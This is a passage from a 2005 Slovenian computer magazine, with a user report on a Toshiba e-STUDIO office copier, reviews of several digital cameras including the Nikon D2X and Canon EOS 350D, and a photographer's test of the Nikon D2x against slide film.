Toshiba e-STUDIO 3511 je pred kratkim prejel tudi mednarodno nagrado za večje pisarniške naprave BERTL, kjer je izstopal z ugodno ceno glede na ponujeno. Ker smo želeli stroj preizkusiti tudi v praksi, kar pa je v laboratoriju v nekaj dneh nemogoče storiti, smo se povabili v podjetje LIV Plastika, d.o.o. iz Postojne, kjer nam je g. Miran Kaluža razložil, zakaj so se odločili za Toshiba sicer malce manjši stroj e-STUDIO 230, in predvsem kakšni so njihovi vtisi po treh mesecih uporabe. Linija izdelkov e-STUDIO ima namreč mnoge omejenjene funkcije skupne. Najprej pa za razumevanje nekaj besed o podjetju LIV Plastika: gre za proizvodnjo podjetje, ki dela vse, od sesalcev do WC-kotličkov. Podjetje je v Sloveniji eno najbolj avtomatiziranih in robotiziranih podjetij, ima okoli 400 zaposlenih ter močan razvojni oddelek. Ker podjetje tudi samo tiska oz. razmnožuje navodila za aparate (v katalogu smo našli preko 100.000 različnih artiklov), ima zelo pester »vozni park« pralnih, pardon, kopirnih strojev.

V bojnih vrstah so stroji različnih proizvajalcev, od Canona, Toshibe do Minolte ... Za prodajni oddelek, ki je bil zadnji, ki so ga

opremljali z večfunkcijsko napravo, so potrebovali kopirni stroj, ki bi bil lahko priključen v omrežje, in ki bi zmožel izpis do 20 strani na minuto, zaželen pa je bila tudi funkcija bralnika. Barvni izpis ni bil med zahtevami, saj nimajo takih potreb, kar pomeni, da bi v njihovem primeru to le dražilo potrošni material, ugotovili pa so tudi, da barve zaposlene spodbujajo k pregrehi ... Saj vsi vemo, kako to gre – če se da, zakaj ne bi, ko pa si že tako dolgo želimo tisto družinsko fotografijo, kjer smo res vsi skupaj, pa še babica Cvetka je zraven, izpisano na A3 ...

V podjetje, kjer je bil prej v vsaki pisarni vsaj po en bralnik in tiskalnik, vnesti skupni večfunkcijski stroj ni majhno dejanje, zato so spremembe pozorno spremljali. Stroške tiskanja so sicer dokaj dobro nadzirali že prej (v večini podjetij, kjer je več manjših tiskalnikov, po našem raziskovanju temu ni tako), tako da po slabih treh mesecih uporabe novega stroja že ugotavljajo prihranke. Navkljub začetemu odporu zaposlenih se je stroj hitro prijel. Možnost zaščite dokumenta s kodo – kar pomeni, da se dokument prek omrežja prenese v stroj, izpiše pa šele, ko na konzoli stroja vpišemo kodo – je bila odlično sprejeta. Deloma zaradi zaupnih dokumentov predvsem vodstvenih delavcev, deloma pa zaradi zasebnosti tiskanja sem in tja tudi kakšnega ne strogo službenega dokumenta.

Tudi zajemanje z bralnikom je v porastu, in čeprav imajo zaradi shematik potrebo po samo črno-belem zajemanju, je bilo za to prej treba prositi kolega, ki je upravljal z bralnikom, če pa ga ni bilo ali pa je imel gnečo, pa se je čakalo. Zdaj je stvar zelo enostavna, saj lahko stroj zajame sliko, zaposleni pa jo ob vrnitvi k svojemu računalniku »potegne« iz stroja in neposredno obdeluje naprej oziroma jo posreduje prek e-pošte.

Skratka, toshiba e230 naj bi od funkcij, ki jih je podjetje potrebovalo, ponujala največ za najmanj denarja. Da je Toshiba konkurenčna, priča tudi vsakoletno rastoči tržni delež, ki je letos presežek 10 %, s čimer spodkopava nekdanji celotni Canonov tržni delež. Naš gostitelj, Miran Kaluža se je izkazal za velikega poznavalca tematike, saj pokriva tudi močnejše stroje z do 90 stranmi na minuto. Kot



Skupna ocena:	■■■■■■■■■■
Razmerje cena/kakovost:	■■■■■■■■■■
Informacije: TIFT, d.o.o.	
Spletni naslov: www.toshiba.com	
Cena: Odvisno od izvedenke	
Tehnični podatki	
Ločljivost: 2400 x 600 dpi čb, od 600 x 600 dpi barvno	
Hitrost tiskanja: 11 (barvno) / 35 (čb)	
Čas prvega ogrevanja: 40 sek	
Format papirja: A4, A3	
Vmesniki: USB, ethernet, vzporedni, izbirno WiFi 802.11b	
Jezik: PCL6, PCL5c, PostScript 3	
Gonilniki za: MS Windows, NetWare	
Mere in teža: 660 x 718 x 739 mm; 112 kg	
Drugo: Bralnik ločljivosti do 600 dpi, vdelan trdi disk 60 GB, funkcija internetni faks, arhiviranje, izdelava knjižic, izbirni faksni modul	

zanimivost – taki stroji vsebujejo tudi do šest tonerjev, mesečno pa v podjetju ob konicah porabijo tudi tri palete papirja!!!

Z Miranom Kalužo se strinjamo, da je Toshiba namestitev gonilnikov v računalnikih izredno prijazna, izpostaviti velja samodejno iskanje omrežne naprave! Pohvalil pa je tudi usposobljene prodajalce iz podjetja TIFT, ki so v nekaj minutah namestili podporo tudi v strežnik HP-UX Unix, kjer gostuje sistem BAAN. In prav tiskanje iz BAAN-a je s tekočim, hitrim delovanjem prepričalo vse, ki so sprva imeli odpor in strah pred novo pridobitvijo podjetja.



SLOVO FOTOGRAFSKEGA FILMA

Ne skrbite, film bo še nekaj časa z nami, a njegova prodaja vztrajno pada. Se je pa zato obrnil trend izdelave fotografij, ki je še nedavno sledil trendu filma, a se zopet usmeril navzgor.

Piše: Alan Orlič Belšak

alan.orlic@mojmikro.si

Uporabniki spoznavajo, da je **fotografija na papirju** le nekaj čisto drugega, k večji količini izdelanih fotografij pa so pripomogle tudi prijaznejše cene v fotolaboratorijih in hitreje internetne povezave. Vztrajno se večja tudi prodaja digitalnih fotoaparatorov, saj bo letošnja številka glede na napovedi preko 100.000 prodanih modelov. Tokrat smo na preizkus dobili kar nekaj zanimivih fotoaparatorov, med njimi tudi dolgo pričakovani Nikonov D2X. Bo film kmalu le še preteklost? Za amaterje zagotovo.

Nikon D2X



Podroben opis, kaj zmore ta fotoaparati, je pripravil v svetu ugledni podvodni fotograf **Borut Furlan**, predvsem glede ločljivosti, tukaj dodajamo še naša druga opažanja. Že na prvi pogled je to **orodje za profesionalce**. Robustno ohišje, odličen oprijem, sprožilec za pokončno držanje in veliko možnosti, ki omogočajo vsakemu uporabniku lastne nastavitve. Kljub manjšemu tipalu, kot je površina 35 mm filma (faktor 1,5x), ima Nikon D2X **veliko in svetlo iskalo**, ki neverjetno olajša delo. Potrudili so se še pri eni stvari, **zaslonu za pregledovanje**. Slednji je eden od večjih in njegova velikost je več kot dobrodošla pri nastavitvah oziroma pregledu slik. Skupaj s fotoaparatom smo imeli možnost preizkusiti še **Nikonov 17-55 mm objektiv z zaslonko f2,8**. Kombinacija se je izkazala za zelo dobro, a ta objektiv bo zaradi svoje cene ostal zunaj dosega marsikaterega amaterskega fotografa. Tipalo ima možnost visoke občutljivosti, do ISO 3200. Naš preizkus je pokazal, da je do slika ISO 800 zelo dobra, pri obeh višjih občutljivostih pa je Canon 20D za odtenek boljši. Vendar ta fotoaparati

temu niti ni namenjen, temveč ga bo marsikdo uporabljal predvsem pri občutljivosti **ISO 100**, kjer so rezultati odlični. Nikon je poskrbel še za eno zanimivost: čeprav D2X zmore spodobnih 5 posnetkov na sekundo, ga lahko pospešimo na zavidljivih 8. Vendar se moramo v tem primeru odreči ločljivosti, saj zajame osrednjih 6 milijonov pik in s tem še »podaljša« objektiv. Za športne dogodke, kjer so dolge goriščne zaželeno, je to celo dobrodošlo, ločljivost pa še vedno dovolj dobra za naslovnico. Končna ocena fotoaparata? Kljub manjšemu številu pik, kot jih ima Canon 1Ds Mark II, je to odličen odgovor na ta fotoaparati in orodje, s katerim bo delal marsikateri profesionalni fotograf. Konkurenca je vedno dobrodošla in zaželena.

Canon EOS 350D



Manjši, a zmogljivejši. Tako lahko na hitro opišemo naslednika enega od prelomnih digitalnih fotoaparatorov, ki je marsikaterega fotografskega navdušenca popeljal iz analogne v digitalno dobo. Novinec Canon 350D je močno prenovljen in ni le preprosta nadgradnja. Manjše ohišje je kljub dobremu oprijemu za marsikatero roko premajhno in dodatno pokončno držalo bo marsikomu prišlo zelo prav. Nekateri gumbi so novi, nekateri postavljeni drugače, a še vedno tipično za njihove fotoaparate. Canon se je od 300D naučil še eno lekcijo in tokrat so vse funkcije, ki so bile pri prejšnjem modelu programsko zaklenjene, **dostopne**. Sem spada recimo možnost nastavitve pod- ali nadosvetlilne bliskavice, sinhronizacija bliskavice tik pred »zaprtjem zavese« (second curtain) in dodatne možnosti ostrenja. Novinec ima zelo tih zaklop, kar je še zlasti za resne uporabnike dobrodošla novost. Povečali so tudi medpomnilnik, ki po novem zadošča za **do 14 posnetkov**, od predhodnika pa je hitrejši tudi pri fotografiranju, saj zmore **3 posnetke na sekundo**. O kakovosti slike ni treba zgubljati besed, saj je ta skoraj identična zmogljivejšemu bratu 20D in so razlike zelo majhne. Opaženo je malenkostno več šuma pri ISO1600, drugih razlik pa praktično ni. Ločljivost zadošča za velike povečave tudi preko 45 x 30 cm, kar je le redkokdaj še v domeni amaterskih fotografov. Poglejmo si še (dobesedno) **temno plat** novega fotoaparata. To je predvsem **iskalo**, ki je dokaj temno, še zlasti če ga primerjamo z Nikonom D2X. A da ne bo pomote, med fotoaparatom je skoraj mili-

jon tolarjev razlike v ceni. Tudi velikost ohišja bo šla marsikomu v nos, kar pa se lahko hitro izkaže kot prednost, predvsem pri teži in potovanjih. Zaradi tega so zamenjali baterijo, ki ni več BP5-11, ampak manjša in manj zmogljiva NB-2LH. Fotoaparati ob normalni uporabi še vedno zmore spodobnih **600 posnetkov** (tovarniški podatek kar drži), saj je inženirjem uspelo znižati raven porabe energije. V svojem razredu je Canon 350D trenutno **najzmogljivejši** fotoaparati, in glede na novičke, ki so ušle iz Nikonovih logov, lahko konkurenco pričakujemo kmalu.

Canon Digital Ixus 700



Serijska Ixus se je tokrat podala na lov za milijoni pik in hitrejšim delovanjem. Oboje jim uspelo, še več, vse skupaj je v ohišju, velikem za škatlico cigaret. Kaj vse nam omogoča **7 milijonov pik**, raje ne bi pisali, a za začetek bo možnost večjih izrezov kar dovolj. Zanimivo je, da ima fotoaparati kljub majhnemu tipalu pri najvišji občutljivosti ISO 400 razmeroma **malo šuma**, podobno kot Powershot G6. Še bolj nas je presenetila **hitrost ostrenja**, ki je med hitrejšimi v razredu kompaktnih fotoaparatorov. Svoje delo dobro opravi tudi v slabših svetlobnih razmerah. Ixus 700 ima nekoliko spremenjeno kovinsko ohišje, ki je zanimivo zaradi zaobljenega desnega dela. V roki fotoaparati dobro leži, tudi na račun zaobljenih robov. Gumbi so lepo razporejeni in ga lahko upravljamo le z eno roko. Zaslon je velik in dobro viden tudi v sončnem vremenu. Ixus 700 je eden zanimivejših malčkov, ki zmore veliko, a to ima seveda svojo ceno.

Kodak Easy Share Z740



Najvažnejša lastnost digitalnega fotoaparata, ki zanima uporabnike, je kakovost slike, pri kateri je seveda pomembna tudi natančnost repro-

dukcije barv. Ravno v tem se model Z740 odreže dokaj dobro. Resnici na ljubo je opaziti nekoliko poudarjene rdeče barve, po čemer pa je Kodak že tako dobro znan. Nekoč je bila to zelena, zdaj je pač rdeča barva. Zadeva pa ni pretirana, le nekaj več živahnosti in topline prinaša v posnetke. Kar zadeva ločljivost, je temu modelu prav gotovo ne manjka. Z več kot **petimi milijoni slikovnih pik** si lahko privoščimo tudi nekaj obrezovanja posnetkov ali že kar solidne povečave za domačo rabo. Če pomislimo, da ta model ponuja tudi **10x optični zum objektiv**, je to skoraj več, kot si lahko za domačo rabo želimo. Zadeva pa ni tako rožnata, saj v resnici ni uporabljeno toliko pik, kot bi proizvajalec rad predstavil. Seveda to ni prav posebej opazno, razen pri izdatnejših povečavah. Za izdelavo fotografij klasične velikosti pa bo seveda več kot zadostovalo. Kljub vsemu so posnetki zadovoljivo kakovostni z zadovoljivo ostrino in ne premočnim šumom. Malenkost se je **ponesrečila samodejna izbira občutljivosti**. Posnetki so izrazito boljši pri ročni izbiri ustrezne občutljivosti. Avtomatika rada prispeva šum v primerih, ko to še ni prav opravičljivo. V razmerah slabše osvetljenih prostorov pa niti to ne pomaga več prav veliko. Ostrina hudo pade, pojavi pa se tudi pretiran šum, ki ga pri takšnem modelu ne bi ravno pričakovali.

Posebno razočaranje pa je **izredna počasnost** fotoaparata. Ne gre toliko za zakasnitev sprožilca, ki je še popolnoma v redu. Težava je s **shranjevanjem fotografij na pomnilniško kartico**, ki preprosto traja predolgo. Veliko predolgo. Tako lahko s sicer simpatičnim fotoaparatom izgubimo dragocene trenutke za posrečen posnetek.

Oblika fotoaparata je na prvi pogled všečna, čeprav dokaj preprosta. Precej pozornosti so namenili na videz krasnemu oprijemu, ki je za nemeček še prevlečen s prijetno nedrsečo gumo. Zato je zamera še toliko večja, ko ugotovimo, da

zadeva ni tako posrečena, kot se zdi na prvi pogled. Prsti se nam bodo mimogrede ustavili v preozkem prostoru med oprijemom in objektivom. Vsaj za moje, nekoliko debelejšje prste je prostora preprosto premalo.

Posebna zgodba so nadzorni gumbki. Postavljeni so posrečeno in so večidel dosegljivi s palcem. Tako je omogočena skoraj brezskrbna enoročna uporaba fotoaparata, vsaj ko se razporedu nekoliko privadimo. **Izbirni meniji so pregledni** in pohvala gre zamisli, da je lahko vsak način fotografiranja na zaslonu opremljen s **splošno razlago**, kje in čemu se uporablja prav ta že nastavljeni način. To bo v pomoč vsem, ki se fotografiranja lotevajo popolnoma na novo. Tudi sicer fotoaparati ponujajo veliko možnosti in ravno prav raznolike so za amaterske fotografe.

Zdenko Frangež / zdenko.frangez@mojmikro.si

Kodak Easy Share Z700



Model Z700 je manjši brat zgoraj opisanega modela. Nekoliko **skromnejša ločljivost** in »le« **petkratna povečava** seveda vplivata na učinkovitost, pa tudi na videz fotoaparata, čeprav se oblikovno fotoaparata dokaj ujemata. Oprimek je ostal, prav tako nekoliko (a manj) štrleč objektiv.

Žal so namestili tudi skromnejše iskalo, ki ne štrli iz ohišja kot pri večjem bratu. To in mesto iskala pa povzročita, da vas bo nekoliko motil lasten nos, ki bo mimogrede odtisnil lep masten madež na LCD-zaslon. Ohišje je nekoliko preveliko za v žep, kljub vsemu pa ne boste potrebovali prav velike torbice. Gumbki so postavljeni posrečeno in izbirni kolesček omogoča prav **hitre menjave načina fotografiranja**.

Kakovost fotografij se ne razlikuje prav veliko od prej opisanega modela. Oba modela si žal delita tudi vse že prej opisane pomanjkljivosti.

Testirana modela sta imela v paketu tudi majčken **foto tiskalnik serije tri**. Gre za sublimacijski tiskalnik, ki sicer natisne spodobne fotografije, cena traku in s tem cena posamezne fotografije pa takšnih podvigov ne opravičuje. V foto salonih natisnjene fotografije so namreč veliko cenejše in seveda kakovostnejše. Tiskalnik premore tudi poseben priključek, v katerega je mogoče prav udobno namestiti fotoaparati in kar mimogrede natisniti fotografije neposredno iz fotoaparata.

Zdenko Frangež / zdenko.frangez@mojmikro.si

Nikon Coolpix 5900

Nikon je na sejmu PMA predstavil številne nove kompaktne aparate, med njimi modela Coolpix 5900 in 7900.

Nova aparata naj bi zamenjala prejšnja modela 4200 in 5200, ki sta slovela po odlični kakovosti slike, enako pa obljubljata tudi njihova naslednika. Če se najprej posvetimo zunanji zgradbi ohišja, vidimo na zadnji strani očitno izboljšan **LCD-zaslon**, ki



Proizvajalec in ime modela	Nikon D2X	Canon EOS 350D	Canon Digital Ixus 700	Kodak EasyShare Z740	Kodak Z700+tiskalnik	Nikon Coolpix 5900
Skupna ocena	★★★★★	★★★★★	★★★★★	★★★★★	★★★★★	★★★★★
Razmerje cena/kakovost	★★★★★	★★★★★	★★★★★	★★★★★	★★★★★	★★★★★
Informacije	Grafo, d.o.o.	Avtera, d.o.o.	Avtera, d.o.o.	RoLAN, d.o.o.	RoLAN, d.o.o.	Grafo, d.o.o.
Spletni naslov	www.nikon.com	www.canon.com	www.canon.com	www.kodak.com	www.kodak.com	www.canon.com
Cena	1.199.900 SIT	219.990 SIT	119.990 SIT	126.000 SIT	99.000 SIT	79.900 SIT
Za	visoka ločljivost, hitro delovanje, svetlo iskalo	šum pri visokih ISO-nastavitvah, hitro delovanje	delovanje, malo šuma, zaslon	solidne barve, objektiv, oprimek, kopica možnosti in odlični meniji	solidne barve, objektiv, oprimek, kopica možnosti in odlični meniji	objektiv, ohišje, velikost in teža
Proti	namenjen le profesionalnim uporabnikom	temno iskalo	cena kljub možnostim dokaj visoka	nekaj napak v oblikovanju, izredno počasno shranjevanje fotografij in precej šuma pri šibkih osvetlitvah	nekaj napak v oblikovanju, izredno počasno shranjevanje fotografij in precej šuma pri šibkih osvetlitvah	šum, tipke, majhno optično iskalo
Tehnični podatki						
Najvišja ločljivost (pike)	4288 x 2848	3456 x 2304	3072 x 2304	2576 x 1932 pik	2408 x 1758 pik	2592 x 1944
Tip in ločljivost tipala	CMOS, 12 M	CMOS, 8 M	CCD, 7 M	CCD 5,36 milijona pik	CCD 4,23 milijona pik	CCD, 5 M
Objektiv (mm)	objektivi Nikon AF/MF	objektivi Canon EF/EF-S	37 111 mm	38 380 mm	35 175 mm	38 114mm
Razpon časa	30 s + B 1/8000 s	30 s + B 1/8000 s	15 s 1/1500 s	8 s 1/1600 s	8 s 1/1600 s	4 s 1/2000 s
Občutljivost ISO	ISO 100 3200	ISO 100 1600	ISO 50 400	ISO 80 400	ISO 80 400	ISO 64 400
Zaslonka	-	-	f2,8 f 4,9	f2,8	f2,8 4,8	f2,8 4,9
Pomnilniška kartica	Compact Flash I/II	Compact Flash I/II	SD/MMC	SD/MMC; 32 MB vdelanega pomnilnika	SD/MMC; 32 MB vdelanega pomnilnika	SD/MMC
Vmesnik	USB 2.0	USB 2.0	USB	USB 2.0	USB 2.0	USB
Teža	1150 g	540 g	200 g	287 g	219 g	185 g
Baterije	Li ion	Li ion	Li ion	2x AA	2x AA	Li ion

je sedaj velik 2 palca. Vsi gumbi, s katerimi imamo opravka pri nastavitvah, so na zadnji strani. Ti so nekoliko manjši, kot smo jih navajeni pri drugih kompaktnih aparatih tega razreda. Nekoliko pa pri novem modelu izstopa ohišje, ki deluje zelo robustno. Držalo ohišja je odlično zaobljeno in aparat nam lepo sede v roko. Čeprav je ohišje nekoliko manjše, z njim ne bodo imeli težav niti uporabniki z večjimi rokami.

Prav tako je ostal enak objektiv aparata. Še vedno ima objektiv vdolane ED-leče, ki pripomorejo k boljši kakovosti slike. To se pozna tudi na fotografijah. Goriščna razdalja objektivna znaša od 38 mm do 114 mm, kar je za ta razred čisto zadovoljivo. Tudi najbližja razdalja, do katere lahko objektiv še ostri, je pri zadovoljivi razdalji 4 cm, kar bo navdušilo predvsem makro fotografe, vendar bodo morda pogrešali vrtljivi LCD-zaslon, ki pripomore k lažjemu slikanju.

Največje razlike med tem in prejšnjim modelom so v notranjosti aparata. Najprej nas presenetijo novi meni. Ta je zasnovan čisto drugače kot prejšnji. Veliko so naredili glede preglednosti. Z vrtljivim gumbom izberemo zeleno vrsto slikanja ali sceno (portret). V meniju imamo zdaj na voljo izbire različnih vrst portretov. Za vsako vrsto portreta imamo pomoč, ki je sicer le v angleškem jeziku. V pomoči nam aparat opiše vrsto portreta, ki jo imamo izbrano. Tako dobimo optimalno nastavitve za tisto vrsto slikanja.

V meniju sta tudi novi funkciji, po katerih naj bi aparat imel prednost pred konkurenco. Prva je funkcija D-lighting, ki nam samodejno osvetli najbolj zatemnjene dele. To nam pride zelo prav pri slikanju, ko imamo v ozadju izrazito močno svetlobo. Druga zelo pomembna funkcija pa se nanaša na portrete in se imenuje Face priority. Gre se za slikanje več portretov hkrati. Vajeni smo, da imajo aparati pri takem slikanju težave glede ostrenja. Ponavadi je samo en portret dovolj oster, drugi pa nekoliko zamegljeni. S to funkcijo teh težav ne bo več. Zanimiva je tudi že znana funkcija Blur, ki nas opozori, da je posnetek stresen in ga lahko zbrisemo samo z enim pritiskom na gumb.

Poleg teh dveh novih funkcij je treba omeniti še odlično kakovost filmskega načina ter hitrost aparata (zapisovanje na kartico, ostrenje in pomikanje objektiv). Kot ste lahko razbrali iz zgornjega zapisa, vam novi model 5900 ponuja odlično kakovost slike za ta razred ter predvsem enostavno uporabo, zato je namenjen začetnikom v digitalni fotografiji ter amaterjem, saj tudi njim omogoča razne nastavitve. Vsekakor pa vas aparat glede na svojo ceno in kakovost ne bo razočaral.


Sandi Pelko / sandi.pelko@mojmikro.si



DIGITALNIK PROTI FILMU

Takoj na začetku naj omenim, da sem se za ta test odločil samo zaradi lastne radovednosti, zato v začetku nisem imel namena, da bi ga objavil. Test sem zastavil zelo subjektivno in podrobneje sem pogledal predvsem tiste parametre, ki me zanimajo. Morda pa bodo moje izkušnje vendarle koristile še komu.

Piše: Borut Furlan



105 mm f2.8 / Nikon D2x



Extrachrome 100 VS



60 mm f2.8 / Nikon D2x

Nisem se, denimo, pretirano spuščal v kakovost slike pri visokih ISO-vrednostih, ker je 99,5 % filmov, ki jih posnamem pri svojem delu, občutljivosti ISO 100. Za referenco tudi nisem vzel nobenega filma z ekstremno visoko ostrino in ultrafinim zrnom, temveč Ektachrome 100 VS – film, ki ga uporabljam pri podvodni fotografiji v 90 % primerov. Prav tako se nisem ubadal s funkcijo »high speed crop« (fotografiranje z osrednjim delom senzorja, ki omogoča hitrost do 8 posnetkov na sekundo), saj take hitrosti pri svojem delu nikoli ne potrebujem.

Moje stališče je bilo torej naslednje: zanimalo me je, ali bi z novim Nikonom D2x kaj pridobil, če bi z njim zamenjal svoj stari in preizkušeni aparat Nikon F5 in film Ektachrome 100 VS. Nikon D2x sem si sposodil, vendar sem ga žal imel na voljo samo en dan, kar je veliko premalo, da bi ga lahko dodobra spoznal. Tisti dan je bila oblačna in rahlo deževna marčevska sobota. Bolj za šalo kot zares sem si za primerjavo izposodil tudi Nikon D70, čeprav sem se že na začetku dobro zavedal, da sta izdelka iz popolnoma različnih razredov, namenjena popolnoma drugačnim uporabnikom, predvsem pa je razlika v ceni približno petkratna.

IZVEDBA TESTA

Primerjalni test sem izvedel s fotografiranjem testne karte, portreta, hiš v moji okolici in raznobarnih knjig (testiranje barv). Za teste sem uporabljal predvsem visoko kakovostne 60 mm f2,8 in 105 mm f2,8 makro objektiv. Največji poudarek je bil na testih okoli občutljivosti ISO 100. Fotografiral sem sicer tudi pri višjih občutljivostih, vendar je bila primerjava s filmom delana le pri ISO 100. Uporabil sem tri stopnje ostrenja (od sedmih vdolanih), in sicer:

brez, normalno in najmočnejše. Fotografiral sem pri zaslonkah f4, f5,6 in f8 (tam kjer so objektiv najostrejši – šlo je namreč za primerjalni test senzorja/filma in ne objektivov). Primerjal sem samo tiste posnetke, ki so videti najbolj, kajti zanimalo me je predvsem, koliko največ se da v optimalnih razmerah dobiti iz enega in drugega medija.

V večini primerov sem korigiral razliko v velikosti senzorja in 35 mm filma tako, da sem z digitalcem fotografiral s približno 1,5 x večje oddaljenosti in s tem dobil enak izrez. Tako sem fotografiral testno karto, portret in knjige. Eno serijo testnih posnetkov (moja okolica, slikana z balkona) pa sem slikal iz iste točke, pri čemer sem dobil pri D2x manjši izsek in s tem je seveda dobil digitalnik veliko prednost v ločljivosti pred filmom. Če bi namreč to gostoto pik, ki jo ima senzor Nikon D2x, razširili na celoten 35 mm format, bi dobili senzor, ki bi ustvarjal slike, velike kar 28,4 megapike (Mp), kar je po vseh teorijah, naklonjenih in nenaklonjenih filmu, več, kot zmora film.

Referenčni posnetki s filmom so bili posne-



Ektachrome 100 VS



60 mm f2.8 / Nikon D2x



60 mm f2.8 / Nikon D70

SPOMLADANSKO - POLETNA PONUDBA DIGITALNIH FOTOGRAFIJ NA POŠTAH

Fotografije z digitalnih medijev:
(zgoščenke in spominske kartice)

9 x 13 cm = 59 SIT	→	40 SIT
10 x 14 cm = 69 SIT	→	45 SIT
10 x 15 cm = 69 SIT	→	45 SIT
13 x 18 cm = 99 SIT	→	60 SIT
20 x 30 cm = 499 SIT	→	450 SIT
30 x 45 cm = 1.499 SIT	→	750 SIT




Foto Slovenije d.o.o., Slomškova ulica 18, Maribor

Fotografije, poslane prek www.posta.si:



**DOSTAVA NA DOM
BREZ DOPLAČILA!**

9 x 13 cm = 45 SIT	→	34 SIT
10 x 14 cm = 49 SIT	→	37 SIT
10 x 15 cm = 49 SIT	→	37 SIT
13 x 18 cm = 89 SIT	→	47 SIT
20 x 30 cm = 399 SIT	→	350 SIT
30 x 45 cm = 899 SIT	→	650 SIT

**PONUDBA VELJA OD 15. APRILA
DO 30. SEPTEMBRA 2005.**



Razvijanje filmov in izdelava fotografij
FOTO GM LAB d.o.o.
Ljubljanska cesta 5, 4000 Kranj

POŠTA SLOVENIJE

Nikon D2x na preizkušnji

ti istočasno pri enakih razmerah (korigirana je bila le razdalja s spreminjanjem položaja stativa) z Nikonom F5, istimi objektivni in filmom Ektachrome 100 VS. Film je bil optično zajet v Cameri v bobnastem bralniku **Haidelberg Chroma Graph S 3400** pri ločljivosti 4000 dpi. Prej smo namreč s poskusom dokazali, da dobimo popolnoma identičen rezultat, če zajemamo pri 6000 dpi ali pa pri 4000 dpi in nato sliko povečamo v Photoshopu. Pri 100 % povečavi ni bilo na monitorju opaziti absolutno nobene razlike – v obeh primerih se je namreč jasno videlo zrno. Kaže, da je **4000 dpi** mejna ločljivost za današnje diafilme. Zajemalca sem prosil, naj iz diapozitiva izvleče maksimum informacije, ki jo je možno doseči.

REZULTATI IN KOMENTAR

Razlika med Nikonom D2x in filmom je tako očitna, da je pravzaprav vsak komentar odveč. Presenetila me je tudi velika razlika med D2x in med Nikonovo prodajno uspešnico D70, saj je med 6 in 12 Mp pravzaprav, matematično, gledano le 41 % razlike v ločljivosti.

Vse primerjave so izrezi iz originalnih slik D2x v formatu TIFF (pri D70 v formatu JPG fine, ker TIFF ne obstaja) in iz odčitavanj diapozitivov pri 4000 dpi RGB TIFF. Izrezom sem v Photoshopu z ukazi Levels in Curves nekoliko prilagodil tone, nisem pa jih ostril ali kako drugače obdeloval. Izrezom tudi nisem nič spreminjal velikosti (image size), zaradi tega so različno veliki (slika iz D70 ima 6,1 Mp, iz D2x 12,2 in zajem diapozitiva 21,4 Mp).

Na slikah **testne karte** (60 mm objektiv) kaže D70 pri 100 % povečavi osrednjega dela karte zelo močan učinek moire (križni vzorci) v spodnji vrsti črtic, kjer so črtice najgostejše. Tudi v zgornjem vzorcu nad napisom »Fotografija«, kjer se vzporedne črte zlijejo skupaj, je nakazan rahel učinek moire.

Na slikah D2x so vse črtice jasno ločene med seboj, in na vsej testni karti ni niti enega mesta, kjer bi se črtice združile. **Film**, kjer še najbolj moti zrnata struktura, se po ločljivosti uvrsti nekoliko boljše kot D70, vendar je **neprimerno slabši od D2x**. Na vzorcu nad napisom »Fotografija« so vzporedne črte sicer nakazane, a zelo slabo ločene med seboj. Črtice v spodnji vrsti pa so skoraj popolnoma zlite.

Na **izrezu portreta** (oko) Nikon D2x tudi pokaže veliko prednost pred filmom. Obrvi in trepalnice se pri filmu zaradi zrnatosti zlijejo skupaj, medtem ko jih D2x jasno loči. Notranje ostrenje D2x je bilo naravnano za najvišjo vrednost (high). Pri zajemu portreta sem moral tudi precej popraviti tonske vrednosti, ker je originalno prišla koža zelo rdeče barve. Ektachrome 100 VS ima namreč izredno nasičene barve in ni primeren za slikanje kože, temveč

Razlika med Nikonom D2x in filmom je tako očitna, da je pravzaprav vsak komentar odveč.



Nikon D2x



Ektachrome 100 VS



Nikon D2x



Ektachrome 100 VS



Nikon D2x

za slikanje narave in je zato moj priljubljen film pri podvodni fotografiji.

Portret sem slikal s tremi različnimi stopnjami notranjega ostrenja od sedmih možnih. Izbral sem brez (none), srednjo (normal) in najvišjo stopnjo (high). Rezultat pokaže, da ima Nikon dokaj nizko stopnjo notranjega ostrenja pri nastavitvi »normal«, saj je slika praktično enaka, kot če je ostrenje izklopljeno. Šele pri »high« se pokaže tista zares navdušujoče visoka ostrina, ki pa po mojem laičnem mnenju še vedno ni pretirana, saj na sliki skoraj ni opaziti artefaktov ki bi bili posledica pretiravanja z ostrenjem. Tudi na sliki brez notranjega ostrenja opazimo bistveno višjo ločljivost kot pri filmu (trepalnice!).

Pri **fotografiji knjig** pokaže Ektachrome 100 VS določeno prednost v **nasičenosti barv**. Žal nisem imel dovolj časa, da bi se lahko posvetil tudi barvnim nastavitvam v D2x. Verjetno sem fotografiral v sRGB (osnovna nastavitvev),

ki ima ožji obseg barv od barvnega prostora Adobe RGB, vendar ne morem trditi, ker sem pozabil preveriti. White balance je bila nastavljena na Auto, barvni toni (hue) in kontrast pa na sredinsko nastavitvev.

Pri knjigah sem napravil tudi test **kakovosti slike pri višjih ISO-nastavitvah**. Na grobo bi lahko rekli, da daje zrnatost filma približno podoben učinek kot šum nekje med ISO 400 in ISO 800. Kakovost slike pri ISO 200 je praktično enaka kot pri ISO 100, pri ISO 400 pa se že opazi rahel šum. Pri ISO 3200 pa je šum že tako izrazit, da postane precej moteč (kakšen bi bil videti barvni film tako visoke občutljivosti nimam pojma, saj je bil diafilm ISO 400 osvetljen na ISO 800 najvišja občutljivost, ki sem jo sploh kdaj uporabljal). Z notranjimi filtri »high ISO noise reduction« se zaradi pomanjkanja časa tudi nisem ubadal.

FOTO LOV V NARAVI

Bilo je davnega leta 1978, ko sem poslušal srhljivo zgodbo znanca o njegovi izkušnji: z dekletom sta se potikala po gozdu nad Iškim Vintgarjem, ko jima je pot prekrizala medvedka z mladičem ...

Piše: Aleš Likar

